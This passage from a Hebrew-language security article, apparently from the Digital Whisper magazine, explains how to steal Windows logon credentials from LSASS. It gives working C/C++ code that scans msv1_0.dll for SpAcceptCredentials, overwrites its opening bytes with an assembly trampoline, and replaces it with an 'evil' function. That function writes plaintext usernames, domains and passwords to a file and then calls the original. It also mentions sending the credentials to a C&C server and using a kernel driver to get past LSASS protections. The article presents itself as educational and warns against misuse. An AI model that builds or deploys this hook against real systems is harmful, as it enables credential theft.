48 8B 0D 0D 73 06 00  mov  rcx, cs:WPP_GLOBAL_Control
```

כפי שניתן לראות חתימת הפונקציה SpAcceptCredentials היא:

48 83 EC 20 49 8B D9 49 8B F8 8B F1 48

כדי לוודא שזה אכן נכון, נשתמש באופציה של חיפוש רצף בתים ב-IDA על מנת לוודא שזהו רצף הבתים היחידי שקיים והוא מוביל אותנו אך ורק ל-SpAcceptCredentials:



לאחר החיפוש הופיעה אך ורק SpAcceptCredentials! סימן שהצלחנו!

כעת בוא נממש יחד פונקציה שתפקידה הוא לסרוק את חבילת האימות בשביל אותה החתימה ולהחזיר לנו את הכתובת ממנה מתחילה החתימה.


אם נסתכל על הבעיה בצורה מופשטת, אין הבדל כלל בינה לבין חיפוש תת מחרוזת בתוך מחרוזת. למעשה זו אחרי הכל בעיה אלגוריתמית. בכדי לממש את הבעיה, קודם כל נצטרך למצוא מהי כתובת ההתחלה של חבילת האימות בתוך LSASS. רק אזכיר, חבילת האימות מופתה לתוך LSASS וכעת הוא משתמש בפונקציות שנמצאות בה.

תפקידנו להזריק לתוכו DLL נוסף ודרכו להגיע אל SpAcceptCredentials שנמצאת בתוך MSV. בכדי למצוא את כתובת ההתחלה של MSV בתוך מרחב הזיכרון של LSASS נוכל להשתמש בקריאה LoadLibraryW. הקריאה אמורה לטעון לתהליך קובץ DLL מתוך הדיסק ולהחזיר לנו את כתובת התחלה שלו. במידה והוא כבר ממופה וטעון לתהליך, עדיין נוכל להשתמש בה כדי לקבל את כתובת ההתחלה. לאחר קבלת כתובת ההתחלה, ניזכר בשדות של פורמט PE.

יש לנו שדה שמאתר את גודל ה-DLL ושמו הוא SizeOfImage. השדה נמצא בתוך ה-OptionalHeader ובכדי להגיע אליו נצטרך לעבור מה-DosHeader ל-NtHeader ל-OptionalHeader שם נמצא השדה. לאחר שמצאנו את השדה אנו יודעים מה גודל ה-DLL, מה כתובת ההתחלה שלו בזיכרון ומהי החתימה ואנו יכולים לחפש אותה! נעשה זאת באמצעות לולאה גדולה שתעבור תו תו בתוך ה-DLL, ובתוכה לולאה קטנה שתרוץ במידה והתו הראשון ב-DLL שווה לתו הראשון בחתימה.

הלולאה תרוץ ותתקדם כל פעם ב-DLL ובחתימה ובמידה וכל תווי החתימה הושוו נדע כי הגענו אל החתימה ונחזיר את הכתובת בה מצאנו אותה. במידה ואחד מהתווים שבדקנו לא היה שווה, נדע כי זו איננה החתימה ולכן נצא מהלולאה הקטנה ונמשיך את החיפוש.

הנה שדות הפורמט באופן מאוד מאוד מתומצת. השדה SizeOfImage נמצא ב-OptionalHeader (מימוש הפונקציה בעמוד הבא):



מימוש פונקציית חיפוש החתימה

שימו לב שהוספתי מעל הפונקציה את הגלובליים הרלוונטיים בהם היא משתמשת:

```
//Constants
#define ACCEPT_CREDENTIALS_SIGNATURE { 0x48, 0x83, 0xec, 0x20, 0x49, 0x8b, 0xd9, 0x49, 0x8b, 0xf8,
0x8b, 0xf1, 0x48 }
#define ACCEPT_CREDENTIALS_SIGNATURE_SIZE 13
#define GLOBAL_BUFFER 50
//Initializing constants
char SpAcceptCredentialsMemorySignature[GLOBAL_BUFFER] ACCEPT_CREDENTIALS_SIGNATURE;
void* MemoryScannerForSpAcceptCredentials()
{
    //Getting the size of the image
    HMODULE Msv = LoadLibraryA("msv1_0.dll");
    DWORD_PTR MsvAddress = (DWORD_PTR)Msv;
    PIMAGE_DOS_HEADER DosHeader = (PIMAGE_DOS_HEADER)Msv;
    PIMAGE_NT_HEADERS NtHeader = (PIMAGE_NT_HEADERS)(MsvAddress + DosHeader->e_lfanew);
    ULONG_PTR SizeOfImage = NtHeader->OptionalHeader.SizeOfImage;
    char* ModuleStart = (char*)Msv;
    //Scanning from ModuleStart to ModuleStart+SizeOfImage
    int SignatureIndex = 0;

    for (UINT i = 0; i < SizeOfImage; i++)
    {
        if (SpAcceptCredentialsMemorySignature[SignatureIndex] == ModuleStart[i])
        {
            int Current = i;
            while (Current<SizeOfImage&&ModuleStart[i] == SpAcceptCredentialsMemorySignature[SignatureIndex])
            {
                if (SignatureIndex == ACCEPT_CREDENTIALS_SIGNATURE_SIZE-1)
                {
                    char Text[GLOBAL_BUFFER];
                    sprintf(Text, "%s %d", "Address found at:", (void*)(&ModuleStart[Current]));
                    MessageBoxA(0, Text, "Success!", NULL);
                    return (void*)(&ModuleStart[Current]);
                }
                Current++;
                SignatureIndex++;
            }
            SignatureIndex = 0;
            i++;

        }

    }
    //MsgBox about the error
    MessageBoxA(0, "SpAcceptCredentials Not found!", "Error!", NULL);
    exit(1);
    return (void*)0;
}
```

Writing the hooking function

Hooking using a trampoline

כעת, לאחר שיש לנו פונקציה שיודעת למצוא את הכתובת של SpAcceptCredentials בזיכרון ולהחזיר אותה, ניתן להתחיל לחשוב על פונקציה שמבצעת את ה-Hook. כפי שהסברתי קודם לכן, אנו נשתמש במתקפת Trampoline שמעכשיו נקרא לה מקפצה!

בכדי להבין את המתקפה, חשוב להבין את שפת אסמבלי, אך מי שלא מכיר, אדאג להסביר את הפקודות. לאסמבלי, ישנן המון יתרונות ברגע שזה מגיע לתקיפת זיכרון. מאחר והוראות באסמבלי הן בסך כל ערכים הקסדצימליים שהמעבד מקבל ומריץ, נוכל להשתמש ביתרון הכי גדול שלה עריכת הקוד בזמן ריצה ולאחר הקימפול!

למעשה אנו נוכל לגשת לסגמנט הקוד של הבינארי בעוד טעון לזיכרון הפיזי RAM ופשוט לערוך את הפקודות שמופיעות שם ולשנותו בזמן ריצה. מה שאנו רוצים לעשות זה לגשת לכתובת של הפונקציה אותה מצאנו בעזרת הפונקציה הקודמת שמבצעת זאת, ומיד לאחר הגדרתה, לשנות אותה כך שתפנה את הריצה לפונקציה ה"רעה" שלנו. למעשה אנו נרצה לדרוס את הפקודות המקוריות שמופעיות בתחילת הפונקציה לשתי פקודות חדשות שידעו לקפוץ לפונקציה שלנו מתוך הפונקציה המקורית. אנחנו נשתמש בשתי פקודות בסיסיות ביותר בשפה - JMP ו-MOV:

- **MOV** - מעבירה ערך נתון לרגיסטר / מקום בזיכרון.
- **JMP** - קופצת לכתובת מסוימת בזיכרון כך שהריצה תמשיך מאותה הכתובת.

מה שנרצה לבצע זה לגשת לפונקציה ולדרוס את תחילתה לכדי קוד שמעביר לאחד הרגיסטרים את הכתובת של הפונקציה ה"רעה" שאנו כתבנו(זאת שנועדה לחלץ את ה-Credentials) ולאחר מכן להשתמש ב-JMP על אותו הרגיסטר על מנת שהקוד יקפוץ לפונקציה שלנו והריצה תמשיך משם. אלו הן הפקודות:

```
;Code snippet that jumps to the rouge function

mov rax,<address of evil function>
jmp rax
```

את קטע הקוד הקטן הזה אנחנו נרצה להזריק לפונקציה SpAcceptCredentials בתחילתה, כדי שכשהיא תיקרא על ידי LSASS היא תקרא ישירות לפונקציה שלנו שתיקח את הפרמטר PrimaryCredentials ותוציא ממנו את פרטי האימות כטקסט לא מגובב! את קטע הקוד הנ"ל אנו נרצה להזריק בדיוק בתחילת הפונקציה, והכתובת שתוחזר לנו מ-MemoryScannerForSpAcceptCredentials תהיה הכתובת בה נגמרת החתימה, לכן אנו נצטרך להזריק את פקודות האסמבלי בהיסט מסוים אחורנית מן הכתובת שתוחזר.

אם תסתכלו טוב ב-IDA על הפונקציה, היא מתחילה כשישה עשר בתים מלפני סוף החתימה. ולכן, הכתובת בה נזריק את קוד האסמבלי שלנו תהיה הכתובת שתוחזר מ-MemoryScannerForSpAcceptCredentials פחות 16.

ההוראות שאותן אנו הולכים לכתוב יהיו 12 בתים ועל כן אנו נדרוס את 12 הבתים הראשונים של הפונקציה. משום שנרצה לשחזר אחר כך את המצב לקדמותו, נאלץ לפני הדריסה לאחסן במשתנה גלובלי את 12 הבתים הראשונים של הפונקציה שהופיעו לפני הדריסה. לאחר מכן נצטרך להרכיב בזמן ריצה את סט הפקודות המתאים מאחר וכתובת הפונקציה הזדונית שלנו משתנה כמובן בכל טעינה (עניין של ה- Image Base...). לאחר הרכבה של סט הפקודות נוכל בחופשיות לדרוס את 12 הבתים הראשונים של הפונקציה משום שכבר הכנו Backup. אצרף את המימוש ואסביר כיצד הוא עובד.

(שימו לב כי הוספתי מעליו את הגלובליים הרלוונטיים):

```
#define ASSEMBLY_TRAMPOLINE  { 0x48, 0xb8 }
#define FIRST_BYTES_COUNT 12
//Defining the evil function
NTSTATUS NTAPI EvilSpAcceptCredentials();
//The asm trampoline that we will be building
char Trampoline[FIRST_BYTES_COUNT] = ASSEMBLY_TRAMPOLINE;
//The address where the signature is starting
void* AcceptCredentialsSignaturePointer = NULL;
//The address where the function is starting
void* SpAcceptCredentialsAddressPointer = NULL;
//The container for the original first 12 bytes
char OrignalSpAcceptCredentialsContainer[FIRST_BYTES_COUNT] = { NULL };

//The function that constructs the trampoline code snippet
void BuildTrampoline()
{
    //Saving the addres of our hooking function
    DWORD_PTR EvilSpAcceptCredentialsPointer = (unsigned long long) & EvilSpAcceptCredentials;
//Creating the trampoline by adding the address of the function to the trampoline. Then adding a jmp command to
rax
    memcpy(Trampoline + 2*sizeof(char)
        , &EvilSpAcceptCredentialsPointer
        , sizeof(&EvilSpAcceptCredentialsPointer));

    memcpy(Trampoline + 2*sizeof(char) + sizeof(&EvilSpAcceptCredentialsPointer)
        , (void*)&"\xff\xe0",
        2 * sizeof(char));
}

//The function that preforms the hook
void HookSpAcceptCredentials()
{
    //The address of the start of the signature
    AcceptCredentialsSignaturePointer = MemoryScannerForSpAcceptCredentials();
    //The address where the function begin
    SpAcceptCredentialsAddressPointer = (void*)((DWORD_PTR)AcceptCredentialsSignaturePointer - 16);

    //Saving the original opcodes of the function in a global variable
    memcpy(OrignalSpAcceptCredentialsContainer,
SpAcceptCredentialsAddressPointer,FIRST_BYTES_COUNT);
    //Building the global trampoline
    BuildTrampoline();
    //Writing the trampoline to memory
     HANDLE lsass=GetCurrentProcess();
WriteProcessMemory(GetCurrentProcess(),
        SpAcceptCredentialsAddressPointer,
        Trampoline,
        sizeof(Trampoline),
        NULL);
}
```

למעשה יש לנו מספר משתנים גלובליים בקוד עם שמות מאוד אינדקטיביים:

- **char Trampoline[]** - אחראי להחזיק את קוד האסמבלי של המקפצה בצורה של מערך תווים הקסדצימליים.

- **void* AcceptCredentialsSignaturePointer** - אחראי להחזיק את הכתובת של סוף החתימה.
- **void* SpAcceptCredentialsAddressPointer** - אחראי להחזיק את הכתובת של תחילת הפונקציה.
- **char OrignalSpAcceptCredentialsContainer[]** - אחראי להחזיק את 12 הבתים המקוריים של הפונקציה החל מתחילתה (על מנת שנוכל לבצע שחזור).

לאחר מכן מופיעה פונקציית עזר בקוד בשם: BuildTrampoline שתפקידה לבנות את קוד הטרמפולינה. אם שמתם לב, הטרמפולינה שלנו מאותחלת מראש עם שני ערכים: {0x48, 0xb8}. אלו הם הפקודות שעוד יכולנו לשים מראש מבלי לדעת את כתובת הפונקציה הזדונית שלנו. 48 היא הפקודה mov ו-B8 הוא הרגיסטר RAX. כעת נותרו לנו להוסיף לטרמפולינה את הפקודות שצבועות באדום:

```
;Code snippet that jumps to the rouge function

mov rax,<address of evil function>
jmp rax
```

לכן, השתמשתי ב-memcpy על מנת להעתיק אל התא במקום 3 את כתובת הפונקציה הזדונית שלנו. חשוב לזכור ש-memcpy מקבלת מצביעים לפרמטרים ועל כן העברתי לה את המצביע למצביע על הפונקציה הזדונית בכדי שתיקח את המצביע לפונקציה המקורית ותוסיף את ערכו למקפצה.

לאחר מכן נותרו לנו לבצע שתי פקודות נוספות jmp rax, ומאחר וערכי הפקודות הללו ידוע מראש נוכל פשוט להשתמש ב-memcpy שוב ולהוסיף אותן לתאים הבאים במקפצה. ערכי הפקודות הללו הן: "\xff\xe0". למעשה, לאחר מה שעשינו נוצרה מקפצה המכילה את קוד האסמבלי המלא שבתמונה למעלה.

כרגע כל שנשאר זה לשמור את תוכן 12 הבתים הראשנים במשתנה הגלובלי הייעודי ולדרוס את 12 הבתים הראשנים של הפונקציה. את הפעולות הללו מבצעת הפונקציה הראשית HookSpAcceptCredential.

הפונקציה קוראת ל-BuildTrampoline על מנת להכין את הטרמפולינה ולאחר מכן משתמשת ב-memcpy על מנת להעתיק את 12 הבתים הראשנים של הפונקציה המקורית לתוך משתנה גלובלי ולבסוף משתמשת ב-GetCurrentProcess על מנת לקבל Handle לתהליך, ומוסרת את ה-Handle ל-WriteProcessMemory, יחד עם הכתובת לתחילת הפונקציה המקורית והטרמפולינה על מנת שתדרוס את 12 הבתים הראשנים של הפונקציה המקורית ותזריק לשם את קוד האסמבלי שהכנו.

קוד האסמבלי כאמור, יגרום לפונקציה לקפוץ מיידית לפונקציה הזדונית שלנו.

תחילת הפונקציה החדשה לאחר הזרקת הקוד תיראה כך:

```
SpAcceptCredentials proc near
arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h
mov rax, 0xf54e2a4d5c6 ;Addres of evil function
jmp rax
```

Writing the malicious SpAcceptCredentials

אז לאחר שיצרנו פונקציה שמבצעת Hook, אנו נצטרך לכתוב את הפונקציה הזדונית שתבצע את קציר הסיסמאות ותיקרא במקום SpAcceptCredentials המקורית על ידי LSASS. אותה הפונקציה שניצור, תקבל גישה לכל הפרמטרים ש-SpAcceptCredentials קיבלה, והיא תוכל לקחת אותם ולשלוח אותם לשרת C&C.

מאחר ומטרתנו במאמר איננה לפרוץ, במקום לשלוח את הסיסמאות בשרת רחוק, הפונקציה תציג אותן למסך באמצעות MessageBox ותכתוב אותם לקובץ מקומי. כפי שהסברתי הפרמטר אותו אנו רוצים לצוד נקרא PrimaryCredentials. אם נחקור על המבנה הזה נראה כי הוא מאחסן שם משתמש, סיסמא ושם מתחם כטקסט לא מגובב! סימנתי את אותם הפרמטרים בכחול.

SECPKG_PRIMARY_CRED structure (ntsecpkg.h)

Article • 10/06/2021 • 2 minutes to read Feedback

The **SECPKG_PRIMARY_CRED** structure contains the primary credentials. This structure is used by the LsaApLogonUserEx2 and SpAcceptCredentials functions.

Syntax

C++ Copy

```
typedef struct _SECPKG_PRIMARY_CRED {
  LUID            LogonId;
  UNICODE_STRING DownlevelName;
  UNICODE_STRING DomainName;
  UNICODE_STRING Password;
  UNICODE_STRING OldPassword;
  PSID            UserSid;
  ULONG           Flags;
  UNICODE_STRING DnsDomainName;
  UNICODE_STRING Upn;
  UNICODE_STRING LogonServer;
  UNICODE_STRING Spare1;
  UNICODE_STRING Spare2;
  UNICODE_STRING Spare3;
  UNICODE_STRING Spare4;
} SECPKG_PRIMARY_CRED, *PSECPKG_PRIMARY_CRED;
```

לאחר השליפה של פרטי ההזדהות, מאחר וזוהי הפונקציה האחרונה שנקראת, אנו נצטרך להחזיר את הכל לקדמותו ולהמשיך את הפונקציה המקורית בדיוק מאיפה שהיא נעצרה. לכן אנו נכתוב פונקציית עזר שמשתמשת ב12 הבתים המקוריים שדרסנו ושמרנו במשתנה גלובלי פעם קודמת על מנת לדרוס את הטרמפולינה כתבנו ולהחזיר את הפונקציה לקדמותה.

דבר חשוב מאוד נוסף שיש לבצע הוא קריאה לפונקציה המקורית והחזרת התשובה ממנה. בכל פעם שנבצע Hook, הפונקציה הזדונית שלנו תהיה חייבת בסופה לקרוא לפונקציה המקורית ולהחזיר את התשובה ממנה. זאת משום שאנו רוצים להחזיר את מחסנית הקריאות כפי שאמרוה להיות בכדי שהתוכנית תוכל להמשיך לרוץ.

במקום להתעסק עם מצביע המחסנית ועם ה-frames של הפונקציות ישנו פתרון הרבה יותר אלגנטי והוא פשוט לקרוא בסוף לפונקציה המקורית. אצרף את המימוש לפונקציה בעמוד הבא ולאחר מכן ננתח את הקוד. שימו לב כי הגלובליים הרלוונטיים נמצאים מעל מימוש הפונקציה:

```
#define CREDENTIALS_HARVEST_FILENAME "C:\\Users\\DeskTop\\DigitalWhisper\\Credentials.txt"
#define FIRST_BYTES_COUNT 12
//Defining the evil function
NTSTATUS NTAPI EvilSpAcceptCredentials();
//The address where the pattern is starting
void* SpAcceptCredentialsAddressPointer = NULL;
char OrignalSpAcceptCredentialsContainer[FIRST_BYTES_COUNT] = { NULL };
//Pointer to the function
void UnHookAcceptCredentials();
//Costum pointer to the original function
using PtrSpAcceptCredentials = NTSTATUS(NTAPI*)(SECURITY_LOGON_TYPE LogonType, PUNICODE_STRING
AccountName, PSECPKG_PRIMARY_CRED PrimaryCredentials, PSECPKG_SUPPLEMENTAL_CRED
SupplementalCredentials);
//The function tha unhooks the evil SpAcceptCredentials
void UnHookSpAcceptCredentials()
{
    HANDLE lsassProcess;
    lsassProcess = GetCurrentProcess();
    //Overriding the trampoline
    WriteProcessMemory(lsassProcess, SpAcceptCredentialsAddressPointer,
OrignalSpAcceptCredentialsContainer, sizeof(OrignalSpAcceptCredentialsContainer), NULL);
}
//The malicious function to be called instead of the original SpAcceptCredentials
NTSTATUS NTAPI EvilSpAcceptCredentials(SECURITY_LOGON_TYPE LogonType, PUNICODE_STRING AccountName,
PSECPKG_PRIMARY_CRED PrimaryCredentials, PSECPKG_SUPPLEMENTAL_CRED SupplementalCredentials)
{
//Writing creds to a file and creating messageboxes
    HANDLE Harvest;
    Harvest= CreateFileA(CREDENTIALS_HARVEST_FILENAME
        , GENERIC_ALL, 0, NULL, 2, NULL, NULL);

    MessageBoxW(0, (wchar_t*)PrimaryCredentials->DownlevelName.Buffer, L"UserName", NULL);
    WriteFile(Harvest, PrimaryCredentials->DownlevelName.Buffer, PrimaryCredentials-
>DownlevelName.Length, NULL, NULL);

    MessageBoxW(0, (wchar_t*)PrimaryCredentials->DomainName.Buffer, L"DomainName", NULL);
    WriteFile(Harvest, PrimaryCredentials->DomainName.Buffer, PrimaryCredentials-
>DomainName.Length,NULL, NULL);

    MessageBoxW(0, (wchar_t*)PrimaryCredentials->Password.Buffer, L"Password", NULL);
    WriteFile(Harvest, PrimaryCredentials->Password.Buffer, PrimaryCredentials-
>Password.Length,NULL, NULL);
        CloseHandle(Harvest);
    //UnHooking the rouge function
    UnHookSpAcceptCredentials();
```

```
    PtrSpAcceptCredentials OriginalSpAcceptCredentials =
(PtrSpAcceptCredentials)MemoryScannerForSpAcceptCredentials();

    //Fixing the stack by calling the original function
    return OriginalSpAcceptCredentials(LogonType, AccountName, PrimaryCredentials,
SupplementalCredentials);
}
```

כעת בואו ננתח את הקוד. אני יודע שהוא נראה מאיים אבל הוא דווקא הפשוט ביותר עד כה. ישנם שני קבועים חדשים שלא דיברנו עליהם מקודם. הראשון הוא הנתיב בדיסק לקובץ בו אנו רוצים לשמור את פרטי ההזדהות שקצרנו.

השני הוא הגדרת מצביע מסוג SpAcceptCredentials המקורית על מנת שנוכל לקרוא לה שוב הפעם לאחר ה-UnHook. לאחר מכן מופיעה הפונקציה UnHookSpAcceptCredentials שתפקידה להחזיר את הפונקציה לקדמותה על ידי דריסת המקפצה באמצעות 12 הבתים המקוריים ששמרנו לפני כן.

היא משתמש ב-GetCurrentProcess על מנת לקבל Handle לתהליך, ולאחר מכן קוראת ל-WriteProcessMemory על מנת שתכתוב לכתובת הפונקציה המקורית 12 בתים אותם היא לוקחת מתוך המשתנה הגלובלי בו שמרנו את 12 הבתים המקוריים של הפונקציה. היא דורסת את המקפצה באמצעות מה שהיה שם לפניה.

לאחר מכן מופיעה הפונקציה הזדונית עלי דיברנו כל הזמן. היא הולכת להיקרא על ידי LSASS במקום הפונקציה המקורית כפי שהסברתי.

הפונקציה משתמשת ב-CreateFile על מנת ליצור קובץ בו יופיע קציר הסיסמאות ולאחר מכן היא לוקחת את הפרמטר PrimaryCredentials PSECPKG_PRIMARY_CRED ומחלצת ממנו את פרטי ההזדהות לפי מבנה ה-Struct. היא מחלצת שם מתחם, שם משתמש וסיסמא ובעבור כל אחד מן הפרמטרים היא כותבת אותו לתוך קובץ ומעלה הודעה על ערכו באמצעות MessageBox.

לאחר מכן הפונקציה קוראת לפונקציית העזר UnHookSpAcceptCredentials שהצגתי לפני כן בכדי להחזיר את המצב לקדמותו, ומשתמשת במצביע לפונקציה המקורית שהגדרנו קודם לכן על מנת לקרוא שוב פעם לפונקציה (שהיא הפעם המקורית). ומחזירה את ערך ההחזרה. הקריאה החוזרת לפונקציה המקורית הוא טריק הכרחי שמשתמשים בו לרוב כשכותבים Hook וזאת על מנת למנוע "בלאגן" במחסנית הקריאות.

למעשה בעבור כל פונקציה נפתח במחסנית Frame והתוכנית מצפה שהפונקציה הנקראת תנקה את אותו ה-Frame כשהיא מסיימת את ריצתה(תלוי בקונבנציית הקריאה כמובן). מאחר והמחסנית מאוד רגישה ואנו לא רוצים להתעסק עם מצביע המחסנית וליצור נזק בלתי הפיך לתוכנית, הטריק הפשוט ביותר הוא לקרוא לפונקציה המקורית שוב שתדאג לנקות את המחסנית ולהביאה למצב בו התוכנית מצפה שתהיה.

כעת כל מה שניתן לנו לעשות הוא לכתוב DLLMain שיקרא לפונקציה האחראית לביצוע ה-Hook, לקמפל כקובץ DLL וסיימנו!

כמה מילים על הכלי

אז לאחר שהראיתי לכם כיצד פועל הכלי שהצגתי, נחזור שוב על השלבים בקצרה. ישנה פונקציה בשם SpAcceptCredentials שהיא חלק מחבילת האימות Msv1_0.dll. חבילת האימות הזו משומשת על ידי - LSASS ועל כן היא נמצאת במרחב הזיכרון שלו. SpAcceptCredentials נקראת בכל פעם בו אירע אימות מוצלח על ידי LSASS והיא מקבלת כפרמטר את פרטי ההזדהות ללא כל גיבוב. המטרה שלנו הייתה לבצע Hooking לפונקציה הזאת ועל ידי כך לקבל גישה לפרמטרים הללו. מאחר והפונקציה איננה מיוצאת השתמשנו בחתימה שלה על מנת לאכן אותה.

את ה-Hooking ביצענו באמצעות שילוב של הזרקת DLL ויצירת מקפצה. למעשה יצרנו קובץ DLL ובתוכו פונקציה זדונית שתאסוף את פרטי ההזדהות באמצעות קוד אסמבלי שהשתלנו בפונקציה המקורית. קוד האסמבלי קופץ אוטומטית לכתובת של הפונקציה הזדונית וכך הכל קורה. קובץ ה-DLL עתיד להיות מוזרק לתוך LSASS ועל ידי כך, יהיה חלק ממרחב הכתובות שלו ויוכל לבצע את הכל. כפי שכבר הסברתי, הזרקת הDLL היא פעולה מורכבת בעצמה והיא דורשת תוכנית נפרדת שתעשה זאת. מאחר וישנן הגנות מפני הזרקות קוד בייחוד לתהליך רגיש כמו LSASS אנו לא נוכל לבצע את ההזרקה בשיטה קונבנציונלית אך הדבר לגמרי אפשר באמצעות כתיבה של דרייבר שעובד מטבעת 0 (KernelMode) ויכול לבצע את ההזרקה על ידי כל מיני טכניקות כמו הסרה של אותן ההגנות ועוד, אך כל זה למאמר הבא ☺).

לסיכום

אז מה היה לנו עד כה?

תחילה, למדנו באופן תיאורטי ומעמיק על תהליך האותנטיקציה ב-Windows מ-0 ל-100. פתחנו בללמוד על מהם בכלל גיבובים ובאילו גיבובים ופרוטוקולים משתמשת Microsoft על מנת לאמת אותנו במוצריה השונים, באופן רשתי ובאופן מקומי. למדנו על קובץ ה-SAM בו גיבובי הסיסמאות שמורות באופן סטטי ולאחר מכן עברנו לדבר על התהליך LSASS והרחבנו אודות כל תפקידיו כמו יצירת אסימוני גישה וכתיבה לתיעוד האבטחה.

אחר כך עברנו לדבר על התהליך WinLogon וכל התהליכים הוא יוצר על מנת ליצור את מסך ה-GINA ולאסוף את הסיסמא שהקלדנו. אחר כך, עברנו על מהם בכלל חבילות האימות בהן LSASS משתמש על מנת לאמת אותנו וגם נגענו בפרוטוקול תקשורת בשם ALPC המשמש לצורכי תקשורת בין תהליכים הנמצאים באותה הסביבה. את כל הדברים הללו קשרנו לכדי נושא אחד גדול שמשתמש בכל המושגים שנלמדו והוא תהליך האימות במלואו, ה-Logon.

על סמך כל הידע התיאורטי שרכשנו פצחנו בחלק המחקרי של המאמר בו כתבנו יחד שני כלים לשליפת גיבובי הסיסמאות ממש כמו ש-Mimikatz עושה זאת!

הכלי הראשון מבצע Dumping ל-LSASS תוך שימוש במניפולציית הרשאות ועריכת אסימון הגישה של התהליך. הכלי השני שכתבנו פותח לאחר שחקרנו על חתימתה של פונקציה בשם SpAcceptCredentials. מאחר והפונקציה הזו מעבירה את פרטי ההזדהות באופן לא מגובב, אנו כתבנו DLL שברגע שייטען לזיכרונו של LSASS, יבצע Hook לפונקציה הזאת באמצעות מקפצת אסמבלי לפונקציה זדונית שתשלוף את פרטי ההזדהות האלו ותשתמש ב-MessageBox על מנת להציג אותם למסך. את הקודים המלאים תוכלו למצוא בעמוד הגיט שלי אותו אצרף בהמשך.

מיותר לציין כי ההתנסות בידע ובכלים שהצגתי צריכה להתבצע על סביבתכם בלבד\סביבה שאתם בודקים ואין להשתמש בידע ובכלים שהצגתי במאמר למטרות זדון.

קצת עלי

שמי עילאי סמואלוב, בן 18 מתל אביב. בעת כתיבת שורות אלו, אני מלש"ב. מגיל קטן מתעניין ולומד עצמאית על תחומי ה"האקינג" והמחקר, בעיקר בתחומי ה-LowLevel. הדבר האהוב עלי בתחום הוא השילוב של מחקר ותקיפה יחד עם אסמבלי! לעוד פרויקטים מגניבים שעשיתי, תוכלו לבקר בעמוד ה-Github שלי: IlayTheVuln-GitHub

לכל שאלה, נושא שלא הבנתם במאמר, או כל דבר אחר שקשור לתחום אשמח מאוד שתפנו אלי לכתובת המייל: **ilaysam00@gmail.com**

יצרתי Repo ב-Github עם כל הקוד שהצגתי במאמר, מוזמנים לבקר:
https://github.com/IlayTheVuln/DigitalWhisper-147Article-EtRashitHakatzir

תודות

תודה רבה ל**רועי דביר**, מומחה בתחומי ה-Data Science, AI ו-R&D שעוזר לי המון בתהליכי הלמידה שלי וייעץ לי הרבה על תוכן המאמר.

תודה רבה ל-**@LXTreato**, מתנדב בתוכנית מגשימים בעל ידע אדיר בתחומי התקיפה וה-LowLevel, המנטור שלי בתחום שתמיד יודע לענות לי על השאלות הכי מסובכות ולמדתי ממנו המון.

תודה רבה ל-**GuyE2718**, אשף בינה מלאכותית שעזר לי המון בלמידה על תהליך ה-Logon.

מקורות וקריאה נוספת

- https://blog.gentilkiwi.com/downloads/mimikatz-asfws.pdf
- https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/windows-logon-scenarios
- https://www.youtube.com/watch?v=42I317fvaGo
- https://www.youtube.com/watch?v=aCVdGUjP72Q
- https://github.com/gentilkiwi/mimikatz
- https://learn.microsoft.com/en-us/windows/win32/api/ntsecpkg/nc-ntsecpkg-spacceptcredentialsfn
- https://www.ired.team/offensive-security/credential-access-and-credential-dumping
- https://blog.xpnsec.com/exploring-mimikatz-part-2